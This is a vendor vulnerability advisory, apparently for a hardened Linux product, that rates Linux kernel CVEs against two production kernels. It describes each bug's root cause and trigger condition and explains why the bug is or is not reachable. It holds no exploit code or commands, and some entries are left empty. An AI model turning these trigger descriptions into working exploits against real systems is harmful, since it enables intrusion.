On 6.18.9-hs, CONFIG_DRM_XE=m. Reaching xe_vm_madvise_ioctl() requires a bound Intel Xe GPU and a DRM device node. No Intel Xe iGPU or discrete Xe GPU is present on a standard HeartSuite server deployment. Without that hardware the module does not bind, Xe DRM nodes are not created, and the ioctl is not reachable.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-52962
Status: Not exploitable — feature not compiled on 5.19.6; Not exploitable — tool not in the program allowlist on 6.18.9-hs
Component: CephFS setxattr (CONFIG_CEPH_FS, CONFIG_CEPH_LIB)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H) — NVD; Red Hat 5.5 (AV:L/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H)
Score on Root Lock: 0.0 — 5.19.6 does not compile CephFS; 6.18.9-hs ships Ceph as an unloaded module and no allowlisted program mounts CephFS or loads that module
Affected range: NVD: 5.3.1 through 5.10.258; 5.11 through 5.15.209; 5.16 through 6.1.175; 6.2 through 6.6.141; 6.7 through 6.12.91; 6.13 through 6.18.33; 6.19 through 7.0.10. Both HeartSuite production kernels sit in that window until the config and load gates apply.
Upstream fix: 5d3cc36b4e77 (mainline); stable 6.18.33+
This CVE describes a buffer leak in __ceph_setxattr(). On the retry path, old_blob can hold ci->i_xattrs.prealloc_blob. Taking the do_sync path then skips ceph_buffer_put(old_blob), so the prior allocation is never released. That is a kernel memory leak. It is not a write primitive.
On 5.19.6, # CONFIG_CEPH_FS is not set and # CONFIG_CEPH_LIB is not set. The 5.19.6 System.map has no Ceph symbols. __ceph_setxattr is not in the running image.
On 6.18.9-hs, CONFIG_CEPH_FS=m and CONFIG_CEPH_LIB=m. The filesystem is not built in. The 6.18.9-hs System.map has no Ceph symbols. Reaching __ceph_setxattr requires a mounted CephFS volume. That state requires a loaded ceph.ko and the Ceph userspace (mount.ceph, ceph). Those programs are not on the HeartSuite allowlist. After boot, kernel.modules_disabled=1 refuses a later load of ceph. See How to read the backstop sections. mount is on the allowlist. It cannot run mount.ceph, and it cannot load the Ceph module after the latch.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-53059
Status: Not exploitable — tool not in the program allowlist Component: Device-mapper dirty log (CONFIG_BLK_DEV_DM, CONFIG_DM_MIRROR) Base Score: 7.8 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H) Score on Root Lock: 0.0
The bug is an integer overflow in the device-mapper dirty log. A 64-bit region count is truncated to 32 bits, the log bitsets are allocated too small, and later bit operations write out of bounds in kernel heap. The trigger is creating a device-mapper mirror whose region count overflows UINT_MAX. That requires dmsetup (or LVM). The program allowlist does not include dmsetup or LVM, so the attack surface is not reachable.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-53089
Status: Not exploitable — feature not compiled
Component: BPF offload map/prog info fill (CONFIG_BPF_SYSCALL)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_BPF_SYSCALL is not compiled; bpf() returns ENOSYS
This CVE is a use-after-free in the BPF offload info-fill path. Querying information for an offloaded BPF map or program calls get_net() on the netdev network namespace while that namespace can already be tearing down, which increments a zero refcount.
CONFIG_BPF_SYSCALL is not compiled (bpf() returns ENOSYS). There is no verifier, no BPF program or map store, and no offload info-fill path.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-53119
State on 6.18.9-hs: Affected. Base score 7.8 HIGH. This row stays on the patch date.
Status: Not in this kernel on 5.19.6. In the kernel on 6.18.9-hs.
Component: ACPI WMI bus (CONFIG_ACPI_WMI)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 on 5.19.6 (the WMI bus is not compiled). 7.1 HIGH on 6.18.9-hs (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/MC:H/MI:N/MA:H) — Modified Integrity is None; Modified Confidentiality stays High on a worst-case allowlist; Modified Availability stays High because the bug can panic the kernel
The WMI bus reads driver_override while a driver probe is in progress, and a concurrent write to that attribute can free the string. 5.19.6 does not build the WMI bus. 6.18.9-hs builds it as a module, and the upstream fix is in 6.18.33. Patch on your policy date. Lockdown limits what an attacker can do after the bug fires.
CVE-2026-53120
State on 6.18.9-hs: Affected. Base score 7.8 HIGH. This row stays on the patch date.
CVE-2026-53120Status: In the kernel on 5.19.6 and on 6.18.9-hs.
Component: PCI core driver_override (CONFIG_PCI=y, CONFIG_SYSFS=y on 5.19.6 and 6.18.9)
Base Score: 7.8 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.1 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/MC:H/MI:N/MA:H). Modified Integrity is None because a new program does not run and Lockdown blocks chattr and all three mount syscalls. Modified Confidentiality stays High on a worst-case allowlist. Modified Availability stays High because the bug can panic the kernel.
The bug is a use-after-free in the PCI bus match path. When a driver is probed through __driver_attach(), match() runs without the device lock and reads the driver_override string while a concurrent write to /sys/bus/pci/devices//driver_override can free it.
PCI is compiled in on both fielded kernels and is present on a standard server. The trigger is a write to that sysfs attribute plus a concurrent driver attach. Allowlisted shells, python3, and systemd can perform that write when they hold a write grant on the PCI sysfs node. The path is not a socket path.
Lockdown. Even if the use-after-free is turned into kernel execution and a root userspace, the program allowlist refuses every non-allowlisted program at exec. Lockdown returns -EPERM on FS_IOC_SETFLAGS, so immutable flags cannot be cleared, and returns -EPERM on mount, fsmount, and move_mount, so bind-mounts over sealed paths fail. The live session can still read files and send them off the host through an allowlisted outbound utility, and the bug can still panic the kernel.
Even with this CVE exploited to root, the attacker cannot run new code on this system. The program allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2026-53129
State on 6.18.9-hs: Affected. Base score 7.8 HIGH. This row stays on the patch date.
Status: In the kernel on 5.19.6 and on 6.18.9-hs.
Component: fs/mbcache (CONFIG_FS_MBCACHE=y and CONFIG_EXT4_FS=y on 5.19.6-HeartSuite-2.0; CONFIG_FS_MBCACHE=m and CONFIG_EXT4_FS=m on 6.18.9-hs)
Base Score: 7.8 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.1 HIGH — Modified Integrity None (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/MC:H/MI:N/MA:H). Lockdown refuses FS_IOC_SETFLAGS and all three mount syscalls, so a root session from that use-after-free cannot persist or remount. Confidentiality stays High on a worst-case allowlist: in-memory reads remain. Availability stays High: a crash is residual.
mb_cache_destroy() tears down the ext4 extended-attribute cache without canceling pending shrink work. If entry creation already scheduled that work, the worker touches the cache after free. The trigger is the last put of a mounted ext4 volume — umount of that volume, or teardown at reboot. Both fielded kernels ship the code. mount and umount are on the HeartSuite allowlist. Lockdown refuses new mounts; it does not refuse umount. An already-mounted extra ext4 volume, or the last put of root ext4 at reboot, still reaches destroy.
Even with this CVE exploited to root, the attacker cannot run new code on this system. The program allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2026-53136
Status: 5.19.6: Not exploitable — feature not compiled. 6.18.9: Not exploitable — hardware absent.
Component: AMD display BIOS parser (CONFIG_DRM_AMDGPU, CONFIG_DRM_AMD_DC)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — AMD GPU driver not compiled on 5.19.6; AMD GPU hardware absent on 6.18.9
The bug is an out-of-bounds heap write in the AMD display BIOS parser. Unvalidated VBIOS HDMI retimer register counts are used as loop bounds when copying retimer I2C settings into fixed-size arrays during driver probe.
On 5.19.6 CONFIG_DRM_AMDGPU is not set, so the parser is not in the image. On 6.18.9 CONFIG_DRM_AMDGPU=m and CONFIG_DRM_AMD_DC=y, so the parser is in the amdgpu module. Probe runs only when an AMD GPU presents a VBIOS integrated-info table. That hardware is not present on a Root Lock server deployment.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-53137
Status: Not exploitable — hardware absent (6.18.9-hs); Not exploitable — feature not compiled (5.19.6)
Component: drm/amd/display HDMI HDCP 2.x (CONFIG_DRM_AMDGPU=m, CONFIG_DRM_AMD_DC=y on 6.18.9-hs; # CONFIG_DRM_AMDGPU is not set on 5.19.6)
Base Score: 7.8 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0
The bug is an unclamped I2C read in mod_hdcp_read_rx_id_list() during HDMI HDCP 2.x repeater authentication. The driver takes a 10-bit message size from the sink RxStatus register and uses it as the read length into rx_id_list[177]. A malicious HDMI repeater that advertises a size larger than the buffer overruns the destination.
HeartSuite 5.19.6 does not compile the AMD GPU driver. HeartSuite 6.18.9 compiles the AMD display engine as a module, but the trigger requires an AMD GPU HDMI port attached to a malicious HDCP 2.x repeater. That hardware is not present on a Root Lock deployment.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-53138
Status: Not exploitable — hardware absent (6.18.9-hs); Not exploitable — feature not compiled (5.19.6)
Component: AMD display / amdgpu (CONFIG_DRM_AMDGPU, CONFIG_DRM_AMD_DC)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — 5.19.6 does not compile amdgpu; 6.18.9-hs compiles it as a module and the VBIOS parser runs only when an AMD GPU is probed
Affected range: Linux 4.15 through 6.18.35 (6.18 stable fixed in 6.18.36). Both HeartSuite production kernels sit in that window until the config and hardware gates apply.
Upstream fix: 6.18.36+ (bound every VBIOS record-chain walk to BIOS_MAX_NUM_RECORD)
This bug is an unbounded walk of the AMD VBIOS record chain in bios_parser.c and bios_parser2.c. The loops stop only on a 0xFF record-type sentinel or a zero record size. A malformed VBIOS image that omits the terminator is walked without a cap at amdgpu probe, and the last steps can read past the image.
On 5.19.6, # CONFIG_DRM_AMDGPU is not set. The display parser is not in the kernel.
On 6.18.9-hs, CONFIG_DRM_AMDGPU=m and CONFIG_DRM_AMD_DC=y. The drop ships amdgpu.ko. The installer extracts modules and runs depmod; startup does not load amdgpu. The parser runs only when amdgpu binds to an AMD GPU. A headless Root Lock server has no AMD display GPU, so the probe path is not reached.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-53143
CVE-2026-53149
Status: Not exploitable — feature not compiled on 5.19.6; Not exploitable — hardware absent on 6.18.9-hs
Component: Thunderbolt / USB4 property parser (CONFIG_USB4)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H) — NVD
Score on Root Lock: 0.0 — 5.19.6 does not compile CONFIG_USB4; on 6.18.9-hs the parser runs only after a USB4/Thunderbolt host controller enumerates a device, and that hardware is absent
Affected range: Linux 4.15 through 6.18.35 (and later unfixed stables). Both fielded kernels sit in NVD windows: 5.19.6 in 5.16–6.1.175; 6.18.9-hs in 6.13–6.18.35. Fixed in 6.18.36+
Upstream fix: thunderbolt: Bound root directory content to block size
__tb_property_parse_dir() does not check that content_offset + content_len fits in block_len for the root directory. When rootdir->length is block_len - 2 or larger, the entry loop reads past the allocated property block. The path runs when the kernel parses a Thunderbolt/USB4 device’s root property directory after a controller enumerates a device.
On 5.19.6, # CONFIG_USB4 is not set. The Thunderbolt driver is not in that kernel.
On 6.18.9-hs, CONFIG_USB4=m is compiled. Parsing still requires a USB4/Thunderbolt host controller and a connected device that presents a property directory. Headless HeartSuite servers have no such controller. CONFIG_USB4_DEBUGFS_WRITE is not set, so there is no debugfs write path that can feed a crafted directory without hardware.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-53233
State on 6.18.9-hs: Affected. Base score 7.8 HIGH. This row stays on the patch date.
Status: Not in this kernel on 5.19.6. In the kernel on 6.18.9-hs.
Component: netdev generic netlink RX bind (CONFIG_NET_DEVMEM)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 on 5.19.6 — BIND_RX / CONFIG_NET_DEVMEM do not exist before Linux 6.12; 7.1 HIGH on 6.18.9-hs (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/MC:H/MI:N/MA:H) — Modified Integrity is None; Modified Confidentiality stays High on a worst-case allowlist; Modified Availability stays High because the bug can panic the kernel
Affected range: Linux 6.12 through 6.12.93, 6.13 through 6.18.35, 6.19 through 7.0.12
Upstream fix: 6.12.94, 6.18.36, 7.0.13
The bug is a double-free in netdev_nl_bind_rx_doit(). After a successful dma-buf bind to NIC RX queues, genlmsg_reply() always consumes the reply skb. On a reply failure (full receive buffer) the error path called nlmsg_free() on that same skb and unbound the dma-buf. The kernel then frees already-freed memory.
CONFIG_NET_DEVMEM is not present on 5.19.6-HeartSuite-2.0. NVD marks every release below 6.12 unaffected. netdev_nl_bind_rx_doit is absent from that kernel’s System.map. The trigger cannot be reached on 5.19.6.
On 6.18.9-hs CONFIG_NET_DEVMEM=y and netdev_nl_bind_rx_doit is in the image. The command is NETDEV_CMD_BIND_RX on the netdev generic-netlink family (GENL_ADMIN_PERM). HeartSuite’s network hook fires at connect() and at sendto() with a destination address; it does not fire at netlink sendmsg(). A process that already holds CAP_NET_ADMIN issues the command directly. The bind succeeds only on a NIC that implements queue-management ops (mlx5, bnxt with the queue API, gve) with tcp-data-split enabled and a dma-buf fd (CONFIG_UDMABUF=y). Those drivers are compiled as modules and load when the NIC is present. virtio-net in 6.18.9 has no queue-management ops, so a virtio-only guest does not complete the bind; a host with mlx5, gve, or bnxt does.
Even with this CVE exploited to root, the attacker cannot run new code on this system. The program allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
These constraints are why Modified Integrity is None. Modified Confidentiality stays High: the live session can still read files and send them off the host through an allowlisted outbound utility. Modified Availability stays High because the bug can panic the kernel. The double-free itself is kernel memory corruption and is outside the layer those API checks close. The score on 6.18.9-hs is 7.1 HIGH.
CVE-2026-53255
Status: Not exploitable — feature not compiled on 5.19.6; Not exploitable — tool not in the program allowlist on 6.18.9-hs
Component: Bluetooth MGMT advertising TLV (CONFIG_BT)
Base Score: 7.1 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — 5.19.6 does not compile Bluetooth; 6.18.9-hs ships the stack as an unloaded module and no allowlisted program sends MGMT_OP_ADD_ADVERTISING
Affected range: Linux 4.9 through 6.18.35 (6.18 stable fixed in 6.18.36). Both HeartSuite production kernels sit in that window until the config and load gates apply.
Upstream fix: stable 6.18.36+
This CVE describes a one-byte out-of-bounds read in tlv_data_is_valid(). The parser reads each advertising field length from data[i] and then inspects data[i + 1] for managed EIR types before proving the field still fits in the buffer. A malformed MGMT_OP_ADD_ADVERTISING request whose length byte is the last byte of the buffer reads one byte past the advertising data.
On 5.19.6, # CONFIG_BT is not set. The Bluetooth socket family, HCI layer, and MGMT parser are absent from the running kernel.
On 6.18.9-hs, CONFIG_BT=m. Reaching the parser requires the Bluetooth module to be loaded, a registered HCI controller, and a trusted MGMT command. MGMT_OP_ADD_ADVERTISING is not in the untrusted command set; the kernel refuses it without CAP_NET_ADMIN. The program allowlist does not include bluetoothd, bluetoothctl, or btmgmt. After boot, kernel.modules_disabled=1 refuses a later load of the Bluetooth module. See How to read the backstop sections. The MGMT advertising path is not reached.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-53272
Status: Not exploitable — feature not compiled on 5.19.6; Not exploitable — tool not in the program allowlist on 6.18.9-hs
Component: EROFS compressed read (CONFIG_EROFS_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H) — NVD
Score on Root Lock: 0.0 — 5.19.6 does not compile EROFS; 6.18.9-hs builds EROFS as a module that is not in vmlinux, and kernel.modules_disabled=1 refuses a later load
Affected range: Linux 5.17 through 6.12.93, 6.13 through 6.18.35, 6.19 through 7.0.12, and 7.1-rc1–rc6. Both HeartSuite production kernels sit in that window until the config and load gates apply.
Upstream fix: 1aee05e814d2 (mainline); stable 6.12.94, 6.18.36, 7.0.13
This CVE describes a use-after-free on the EROFS superblock decompress flag. z_erofs_endio() calls z_erofs_decompress_kickoff(), which queues z_erofs_decompressqueue_work() and then writes the superblock after that queue. Once the work unlocks the folios, unmount can free the superblock before that write.
On 5.19.6, # CONFIG_EROFS_FS is not set. The decompress path is absent from the running kernel. System.map contains no erofs symbols.
On 6.18.9-hs, CONFIG_EROFS_FS=m with CONFIG_EROFS_FS_ZIP=y. The 6.18.9 z_erofs_decompress_kickoff() still writes the decompress flag after queue_work. The vmlinux System.map contains no erofs symbols. Startup does not load EROFS. Reaching the race requires a loaded erofs module and a mounted compressed EROFS volume that is then unmounted while I/O completes. After boot, kernel.modules_disabled=1 refuses a later load. See How to read the backstop sections. The allowlist has no mkfs.erofs, fsck.erofs, or dump.erofs. Under Lockdown, FS_IOC_SETFLAGS returns EPERM, so those programs cannot be added, and mount(), fsmount(), and move_mount() return EPERM, so a new EROFS volume cannot be mounted.
The trigger cannot be reached on any default Root Lock deployment.
If erofs was already loaded when the latch ran and a compressed EROFS volume is mounted, treat this CVE as Affected at 7.8 HIGH and apply the standard backstop.
CVE-2026-53286
Status: Not Affected on 5.19.6; Not exploitable — hardware absent on 6.18.9-hs
Component: Intel IDPF ethernet driver — IDC auxiliary device plug (CONFIG_IDPF)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — 5.19.6 is outside the affected range and has no IDPF driver; 6.18.9-hs has no Intel IDPF/IPU/E830 device, so the aux-device error path is never reached
Affected range: 6.17 through 6.18.32; 6.19 through 7.0.9; 7.1-rc1 through 7.1-rc3. 5.19.6 is not in range. Production 6.18.9-hs remains in range until base ≥ 6.18.33
Upstream fix: 6.18.33, 7.0.10, 7.1
This CVE describes a double-free and use-after-free in the Intel IDPF driver’s IDC auxiliary-device error paths in drivers/net/ethernet/intel/idpf/idpf_idc.c. When auxiliary_device_add() fails in idpf_plug_vport_aux_dev() or idpf_plug_core_aux_dev(), the err_aux_dev_add label calls auxiliary_device_uninit() and falls through to err_aux_dev_init. Uninit runs the release callback that frees iadev. The fall-through then reads adev->id from the freed object for ida_free() and double-frees iadev with kfree().
On 5.19.6 the IDPF Kconfig symbol does not exist. The Intel ethernet block ends at IGC. NVD lists versions before 6.17 as unaffected.
On 6.18.9-hs CONFIG_IDPF=m. The 6.18.9 idpf_idc.c still has the fall-through. Those functions run only after the idpf driver probes an Intel Infrastructure Data Path Function PCI device (Intel IPU / Ethernet Controller E830 PF or VF) and IDC RDMA initialization plugs the core or vport auxiliary device. A standard Root Lock server has no such device. Without the PCI device the driver does not probe, the plug functions are not called, and the error path is not reached.
The trigger cannot be reached on any Root Lock deployment.
If a 6.18.9-hs deployment attaches an Intel IDPF/IPU/E830 device, treat this CVE as Affected at 7.8 HIGH and apply the standard backstop.
CVE-2026-53303
CVE-2026-53330
CVE-2026-53346
Status: Not Affected on 5.19.6; Not exploitable — feature not compiled on 6.18.9-hs
Component: rust arm64 unwind tables (CONFIG_RUST, CONFIG_UNWIND_TABLES, CONFIG_UNWIND_PATCH_PAC_INTO_SCS)
Base Score: 7.1 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — 5.19.6 is outside the NVD range; 6.18.9-hs is an x86_64 image and does not compile Rust kernel code or ARM64 unwind-table patching
Affected range: Linux 6.12 through 6.12.93; 6.13 through 6.18.35; 6.19 through 7.0.12; 7.1-rc1 through 7.1-rc6. 5.19.6 is not in range. Production 6.18.9-hs is in range until base ≥ 6.18.36
Upstream fix: 6.12.94, 6.18.36, 7.0.13, 7.1
The bug is a rustc missing uwtable LLVM module flag on arm64. -Cforce-unwind-tables=y annotates functions but not the module, so compiler-generated functions such as asan.module_ctor have no uwtable. With CONFIG_UNWIND_PATCH_PAC_INTO_SCS the SCS boot patcher patches paciasp and skips autiasp. The kernel then crashes in do_ctors() / do_basic_setup during boot.
Both production configs are Linux/x86 with CONFIG_X86_64=y. Neither file contains CONFIG_RUST, CONFIG_ARM64, CONFIG_UNWIND_TABLES, or CONFIG_UNWIND_PATCH_PAC_INTO_SCS. 6.18.9-hs has CONFIG_HAVE_RUST=y and CONFIG_RUSTC_VERSION=0; rustc is not present and CONFIG_RUST is not enabled. Both have # CONFIG_KASAN is not set. The path lives in arch/arm64/Makefile and is not in the x86 image.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64186
Status: Not Affected on 5.19.6; Not exploitable — feature not compiled on 6.18.9-hs
Component: AMD IOMMU debugfs (CONFIG_AMD_IOMMU_DEBUGFS, CONFIG_IOMMU_DEBUGFS)
Base Score: 7.1 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — AMD IOMMU debugfs is not compiled; iommu_mmio_write and iommu_capability_write are absent
Affected range: Linux 6.17 through 6.18.33; 6.19 through 7.0.10; 7.1-rc1 through 7.1-rc3. 5.19.6 is not in range. Fixed in 6.18.34+ and 7.0.11+
The bug is a signed/unsigned mismatch in AMD IOMMU debugfs. iommu_mmio_write() and iommu_capability_write() store a user-supplied offset in an int after parsing it with kstrtou32_from_user(). A large value becomes negative and can be used as an out-of-bounds index.
drivers/iommu/amd/debugfs.c is compiled only when CONFIG_AMD_IOMMU_DEBUGFS is enabled. That option depends on CONFIG_IOMMU_DEBUGFS. Both production configs have # CONFIG_IOMMU_DEBUGFS is not set and no CONFIG_AMD_IOMMU_DEBUGFS line. CONFIG_AMD_IOMMU=y builds the IOMMU driver; it does not build the debugfs write handlers.
5.19.6 is outside the NVD range (the write handlers landed in 6.17). The 5.19 debugfs.c has no iommu_mmio_write or iommu_capability_write. 6.18.9-hs is inside 6.17–6.18.33. The 6.18.9-hs System.map contains none of iommu_mmio_write, iommu_capability_write, or amd_iommu_debugfs.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64237
Status: Not exploitable
Component: Elan I2C touchpad (CONFIG_MOUSE_ELAN_I2C)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — Elan I2C touchpad hardware absent; 5.19.6 does not compile the driver
The elan_i2c firmware updater indexes the firmware blob at a signature address derived from a page count, then walks those pages, without checking that the blob is large enough. A truncated firmware file produces an out-of-bounds read. The trigger is a write to the driver’s update_fw sysfs attribute after the I2C client has probed.
CONFIG_MOUSE_ELAN_I2C is not set on HeartSuite 5.19.6. On HeartSuite 6.18.9 it is built as a module. The driver is the Elan I2C/SMBus laptop touchpad. Root Lock runs on headless server hardware with no Elan I2C touchpad, so the probe never binds and the firmware parser is never reached.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64245
Status: Not Affected on 5.19.6; Not exploitable on 6.18.9-hs
Component: fbdev mode database (CONFIG_FB, CONFIG_FB_MODE_HELPERS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — 5.19.6 is outside the affected range and framebuffer support is not compiled; on 6.18.9-hs fb_find_mode() is compiled in but no allowlisted program can load a driver that calls it
Affected range: 6.4 through 6.6.143; 6.7 through 6.12.94; 6.13 through 6.18.37 (includes 6.18.9); 6.19 through 7.1.2. 5.19.6 is not in range. Production 6.18.9-hs remains in range until base ≥ 6.18.38
Upstream fix: 85b6256469ce (mainline 7.2); stable 6.6.144, 6.12.95, 6.18.38, 7.1.3
This CVE describes a use-after-free in fb_find_mode(). When the caller passes a NULL mode string the function copies the kernel video= option into a heap buffer, frees that buffer at the parse-done label, and then still compares the freed string against the mode database.
# CONFIG_FB is not set on 5.19.6-HeartSuite-2.0. The introducing change is 6.4. 5.19.6 predates it and does not compile fbdev.
On 6.18.9-hs, CONFIG_FB=y and CONFIG_FB_MODE_HELPERS=y. That is not enough. The built-in framebuffer drivers (CONFIG_FB_EFI, CONFIG_FB_VESA, CONFIG_FB_SIMPLE) register firmware-supplied timings and do not call fb_find_mode(). The generic /dev/fb* mode ioctl uses fb_set_var(), which also does not call fb_find_mode(). The remaining callers are modular legacy or virtual framebuffer drivers. After boot, kernel.modules_disabled=1 refuses a later load of those drivers. See How to read the backstop sections. fbset is not in the HeartSuite allowlist. Under Lockdown the allowlist is immutable, so root cannot add it.
The trigger cannot be reached on any Root Lock deployment.
CVE-2025-71306
Status: Not Affected on 5.19.6; Not exploitable — tool not in the program allowlist on 6.18.9-hs
Component: IMA exec appraisal (CONFIG_IMA, CONFIG_IMA_APPRAISE)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — 5.19.6 is outside the NVD range and builds without IMA; 6.18.9 compiles IMA but the exec appraisal path is not armed and cannot be armed from the allowlist
Affected range: Linux 6.14 through 6.19.3. 5.19.6 is not in range. Production 6.18.9-hs remains in range until the IMA policy gate applies.
Upstream fix: 6.19.4+
The bug is a stack out-of-bounds read when IMA appraises an exec. is_bprm_creds_for_exec() is reached only from ima_appraise_measurement() on a BPRM_CHECK policy rule.
HeartSuite 5.19.6 is outside that range and has # CONFIG_IMA is not set.
HeartSuite 6.18.9 is inside the range and compiles CONFIG_IMA=y and CONFIG_IMA_APPRAISE=y. process_measurement() returns immediately when no IMA policy is loaded. The 6.18 default policy is empty unless a boot parameter (ima_policy=, ima_appraise_tcb, ima_tcb) or a write to the IMA policy file installs an APPRAISE rule that covers exec. HeartSuite install and startup do not set those boot parameters. Architecture Secure Boot rules appraise modules, kexec, and policy — not exec. IMA policy utilities are not on the allowlist, and no allowlisted program is granted write access to the IMA policy file. Under Lockdown the allowlist is immutable.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-45998
Status: Not Affected on 5.19.6; Not exploitable — tool not in the program allowlist on 6.18.9-hs
Component: RxRPC (CONFIG_AF_RXRPC)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — 5.19.6 is outside the NVD range and does not compile AF_RXRPC; 6.18.9-hs compiles AF_RXRPC as a module, kernel.modules_disabled=1 refuses a later load, and AFS and RxRPC userspace programs are absent from the allowlist
Affected range: Linux 6.2 through 6.6.139; 6.7 through 6.12.85; 6.13 through 6.18.26; 6.19 through 7.0.3. 5.19.6 is not in range. Production 6.18.9-hs remains in range until the module is loaded.
Upstream fix: 6.6.140, 6.12.86, 6.18.27, 7.0.4
This CVE describes a use-after-free after skb_unshare() fails in rxrpc_input_packet(). Allocation failure NULLs the skb in rxrpc_io_thread(), and a later trace helper then oopses on the stale pointer.
5.19.6 predates the introduction and is built with # CONFIG_AF_RXRPC is not set. 6.18.9-hs is in range and is built with CONFIG_AF_RXRPC=m.
Reaching the bug requires the RxRPC family to be registered so inbound packets hit rxrpc_input_packet(). On 6.18.9-hs the family is a module. Opening socket(AF_RXRPC) asks the kernel to autoload the protocol family. After boot, kernel.modules_disabled=1 refuses that load. See How to read the backstop sections. AFS clients and RxRPC userspace programs are also absent from the allowlist. The fielded kernel image has no rxrpc symbols, so the stack is not built in and is not loaded at boot.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-46191
Status: Not exploitable — feature not compiled on 5.19.6; Not exploitable — tool not in the program allowlist on 6.18.9-hs
Component: framebuffer console rotation (CONFIG_FRAMEBUFFER_CONSOLE, CONFIG_FRAMEBUFFER_CONSOLE_ROTATION)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — 5.19.6 does not compile framebuffer support; 6.18.9-hs compiles fbcon rotation, but no allowlisted program can request rotation
Affected range: Linux 2.6.15 through 6.6.139; 6.7 through 6.12.89; 6.13 through 6.18.31; 6.19 through 7.0.6. Both HeartSuite production kernels sit in that window.
Upstream fix: 6.6.140, 6.12.90, 6.18.32, 7.0.7, 7.1
This CVE describes an out-of-bounds font-buffer access in fbcon_rotate_font(). When reallocation of the rotated font buffer fails, the old buffer is kept. Printing a high character code to the rotated console overflows that buffer. Integrity impact is none.
On 5.19.6, # CONFIG_FB is not set. Framebuffer console rotation is not compiled. fbcon_rotate_font is absent from the production System.map.
On 6.18.9-hs, CONFIG_FRAMEBUFFER_CONSOLE=y and CONFIG_FRAMEBUFFER_CONSOLE_ROTATION=y. Rotation is requested by writing /sys/class/graphics/fbcon/rotate or rotate_all, or by the fbcon=rotate: boot option. The default rotation is unrotated. con2fbmap, fbset, setfont, and fbterm are not on the allowlist. Default allowlist directory grants do not cover that sysfs path. the program allowlist refuses to execute the missing tools. Under Lockdown the allowlist is immutable.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-52992
State on 6.18.9-hs: Affected. Base score 7.8 HIGH. This row stays on the patch date.
Status: Not in this kernel on 5.19.6. In the kernel on 6.18.9-hs.
Component: ADFS filesystem (CONFIG_ADFS_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
